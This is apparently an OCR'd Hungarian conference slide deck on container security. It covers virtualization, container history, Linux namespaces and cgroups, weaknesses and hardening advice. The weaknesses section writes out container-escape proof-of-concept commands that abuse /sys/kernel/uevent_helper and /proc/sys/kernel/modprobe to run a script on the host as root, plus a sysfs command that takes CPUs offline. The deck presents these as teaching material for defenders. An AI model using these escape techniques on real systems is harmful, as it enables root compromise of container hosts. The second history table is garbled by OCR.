Andrews Kft.

Konténerek az IT biztonság szemszögéből

<zambo.marcell@andrews.hu>

Röviden a virtualizációról

- Az alap:
  - egy vason, több *rendszer*.
- Virtualizáció előnyei:
  - Jobb erőforrás kihasználhatóság.
  - Rendkívüli rugalmasság
    - új létrehozása, meglevő módosítása, másolása (clone), törlése, stb ...
- Virtualizáció fajtái:
  - Hypervisor alapú
  - *Operációs rendszer alapú* ← igen, ők a konténerek
  - Alkalmazás alapú

Hypervisor vs Containers

- **Teljes** hardver környezetet emulál:
  - hardver támogatás szükséges használatához
  - a host szempontjából a guest csak 1 processz
  - host-tól független kernelt, OS-t is képes futtatni
  - költségesebb a futtatása
  - felépítéséből eredően biztonságosabb
- A **szükséges** alrendszereket *példányosítja* csak:
  - amin az alap OS elfut azon ez is
  - a host szempontjából minden futtatott alkalmazás processz egyedi processz
  - felépítéséből eredően kicsi az overhead
  - az összes guest alatt ugyanaz a kernel fut

Egy kis konténer történelem ...

Mechanism	Operating system	License	Date	Features									
				File system isolation	Copy on Write	Disk quotas	I/O rate limiting	Memory limits	CPU quotas	Network isolation	Nested virtualization	Partition checkpointing and live migration	Root privilege isolation
chroot	most UNIX-like operating systems	varies by operating system	1982	Partial[5]	No	No	No	No	No	No	Yes	No	No
FreeBSD jail	FreeBSD	BSD License	2000	Yes	Yes (ZFS)	Yes[21]	No	Yes[22]	Yes	Yes	Yes	No	Yes[23]
Virtuozzo	Linux, Windows	Proprietary	2000	Yes	Yes	Yes	Yes[15]	Yes	Yes	Yes[12]	?	Yes	Yes
Linux-VServer	Linux	GNU GPLv2	2001	Yes	Yes	Yes	Yes[7]	Yes	Yes	Partial[8]	?	No	Partial[9]
Sandboxie	Windows	Proprietary/Shareware	2004	Yes	Yes	Partial	No	No	No	Partial	No	No	Yes
Zones	Solaris, OpenSolaris, Illumos	CDDL	2004	Yes	Yes (ZFS)	Yes	Partial. Yes with Illumos. [16]	Yes	Yes	Yes[17]	Partial. Only when top level is a KVM zone (Illumos) or a kz zone (Oracle)	No[18]	Yes[19]
OpenVZ	Linux	GNU GPLv2	2005	Yes	No	Yes	Yes[11]	Yes	Yes	Yes[12]	No	Yes	Yes[13]
SRP	HPUX	Proprietary	2007	Yes	No	Partial. Yes with logical volumes	Yes	Yes	Yes	Yes	?	Yes	?
WPARs	AIX	Proprietary	2007	Yes	No	Yes	Yes	Yes	Yes	Yes[24]	No	Yes[25]	?
iCore Virtual Accounts	Windows XP	Proprietary/Freeware	2008	Yes	No	Yes	No	No	No	No	?	No	?
LXC	Linux	GNU GPLv2	2008	Yes[10]	Partial. Yes with Btrfs.	Partial. Yes with LVM or Disk quota.	Yes	Yes	Yes	Yes	Yes	No	Yes[10]
sysjail	OpenBSD, NetBSD	BSD License	2009	Yes	No	No	No	No	No	Yes	No	No	?
Docker	Linux[6]	Apache License 2.0	2013	Yes	Yes	Not directly	Not directly	Yes	Yes	Yes	Yes	No	No
lmctfy	Linux	Apache License 2.0	2013	Yes	Yes	Yes	Yes[7]	Yes	Yes	Partial[8]	?	No	Partial[9]


Egy kis konténer történelem ...

Mechanism	Operating system	License	Date	Features									
				File system isolation	Copy on Write	Disk quotas	I/O rate limiting	Memory limits	CPU quotas	Network isolation	Nested virtualization	Partition checkpointing and live migration	Root privilege isolation
chroot	most UNIX-like operating systems	varies by operating system	1982	Partial[5]	No	No	No	No	No	No	Yes	No	No
FreeBSD jail	FreeBSD							s[22]	Yes	Yes	Yes	No	Yes[23]
Virtuozzo	Linux, W							Yes	Yes	Yes[12]	?	Yes	Yes
Linux-VServer	Linux							Yes	Yes	Partial[8]	?	No	Partial[9]
Sandboxie	Window							No	No	Partial	No	No	Yes
Zones	Solaris, OpenSo Illumos										Partial. Only		Yes[19]
OpenVZ	Linux												Yes[13]
SRP	HPUX												?
WPARs	AIX	Proprietary	20	Ye									?
iCore Virtual Accounts	Windows XP	Proprietary/Freeware	08	Ye									?
LXC	Linux	GNU	2008	Yes[10]	Yes with Btrfs.	LVM or Disk quota.	Yes	Yes	Yes	Yes	Yes	No	Yes[10]
sysjail	OpenBSD, NetBSD	D License	2009	Yes	No	No	No	No	No	Yes	No	No	?
Docker	Linux[6]	Apache License 2.0	2013	Yes	Yes	Not directly	Not directly	Yes	Yes	Yes	Yes	No	No
lmctfy	Linux	Apache License 2.0	2013	Yes	Yes	Yes	Yes[7]	Yes	Yes	Partial[8]	?	No	Partial[9]

WEDNESDAY, APRIL 8, 2015

Microsoft Unveils New Container Technologies for the Next Generation Cloud

MIKE NEIL
General Manager, Windows Server



Linux-os konténerek felépítése

- Két fő részből tevődnek össze
  - Namespace-ekből, feladatuk a *példányosítás* megvalósítása, fajtái:
    - MOUNT_NS Fájlrendszer (VFS) csatolásokra vonatkozó ns, régi de kevésbé használt...
    - UTS_NS A hostnév névtérét fele. (a konténerünknek eltérhet a neve a hosttól)
    - IPC_NS SHM, semaphores, message queues szerparációját valósítja meg
    - USER_NS UID/GID-ek virtuális megfeleletetésér felel, a konténeren belül lehetnek saját uid-ek és gid-ek (- ebben volt egy nagyon csúnya bug, !0 → 0)
    - PID_NS a konténeren belül saját PID névtér van, hiheti magáról bármely processz hogy ő az 1-es PID (init), külső névtér nem címezhető pid alapján PID_NS != /proc ns (ilyen nincs is ...)
    - NET_NS Teljes hálózati stack ...
  - Cgroups-okból – erőforrások korlátozása
    - cpuset, cpu, cpuacct, freezer, memory, blkio és devices erőforrás csoportok
- Egyéb:
  - Capabilitik

Hiányosságok, gyengeségek ...

- A leggyengébb láncszem a közös kernel (nem Linux spec.)
  - A virtualizált processzek közvetlenül a host kernellel állnak kapcsolatban
  - Egy kernel bugra épülő exploit visz mindent
  - Hypervisor alapú sebezhetőségénél, ez többnyire csak az adott guest-et viszi
- /proc – mínusz PID_NS, /sys
  - Pl: /proc/sys/vm/drop_cache, /proc/sysrq-trigger és társai
  - echo 0 | tee /sys/devices/system/cpu/cpu*/online – ue memory-val
    - [409388.207773] kvm: disabling virtualization on CPU1
    - [409388.207790] smpboot: CPU 1 is now offline

„kitörés” a sysfs-en keresztül

Ha root vagy a konténerben root leszel kint is ...

- root@lxc# cat /tmp/evil_helper

```
#!/bin/bash
set  >> /tmp/alma1
date >> /tmp/alma1
```

root@lxc# echo /var/lib/lxc/lxc/rootfs/tmp/evil_helper > /sys/kernel/uevent_helper

root@lxc# cat /sys/kernel/uevent_helper

/var/lib/lxc/lxc/rootfs/tmp/evil_helper

- root@lxc# echo change > /sys/class/mem/null/uevent

hatására lefut a /var/lib/lxc/lxc/rootfs/tmp/evil_helper

„kitörés” a procfs-en keresztül

- root@lxc# cat /tmp/x

```
#!/bin/bash
mkdir /tmp/12345alma
root@lxc# cat /proc/sys/kernel/modprobe
/sbin/modprobe
root@lxc# echo /var/lib/lxc/lxc/rootfs/tmp/x > /proc/sys/kernel/modprobe
root@telekom-vpn:/proc# iptables -t raw -nL
iptables v1.4.21: can't initialize iptables table `raw': Table does not
exist (do you need to insmod?)
```

- root@host:ls -dl /tmp/12345alma/

```
drw-rw---- 2 root root 40 máj   19 09:41 /tmp/12345alma/
```

Védelmi lehetőségek, teendők 1.

- Az alaprendszer megerősítése
  - Pax/Grsec, Apparmor, SELinux
  - Szedjük szét több gépre a konténereinket, biztonsági besorolásuk szerint (akár a valódi hostok hálózati szeparációja esetében)
- Konténerek megerősítése
  - Unpriveledged Containers
  - Capabilitik megfelelő használata
  - lxc.cgroup.devices
    - lxc.cgroup.devices.deny = a # mindent tilos,
    - lxc.cgroup.devices.allow = … # kivéve amit szabad elv alkalmazása
  - Minimalizálni kell a konténerben rootként futó alkalmazások számát és – ha lehet – jogait.

Védelmi lehetőségek, teendők 2.

- Seccomp alkalmazása
- A /proc és /sys mountolásának felülvizsgálata (részleges mount, RO mount)
- Auditd hangolása a konténerek felügyeletére
- Securebits (SECURE_NOROOT, SET_DUMPABLE) és társainak használata, man prctl :)
- Cgroups-ok mellett érdemes figyelni az rlimit-ek értékeire

Hasznos biztonsági kütyük

- mbox
  - http://pdos.csail.mit.edu/mbox/
- firejail
  - https://l3net.wordpress.com/projects/firejail/
- minijail
  - https://chromium.googlesource.com/chromiumos/platform/minijail/
- Olvasnivalók
  - https://www.kernel.org/doc/Documentation/namespaces/compatibility-list.txt
  - https://www.kernel.org/doc/Documentation/namespaces/resource-control.txt

Ezt itt töltheted le:

- http://andrews.hu/wp-content/uploads/2015/05/ankert.pdf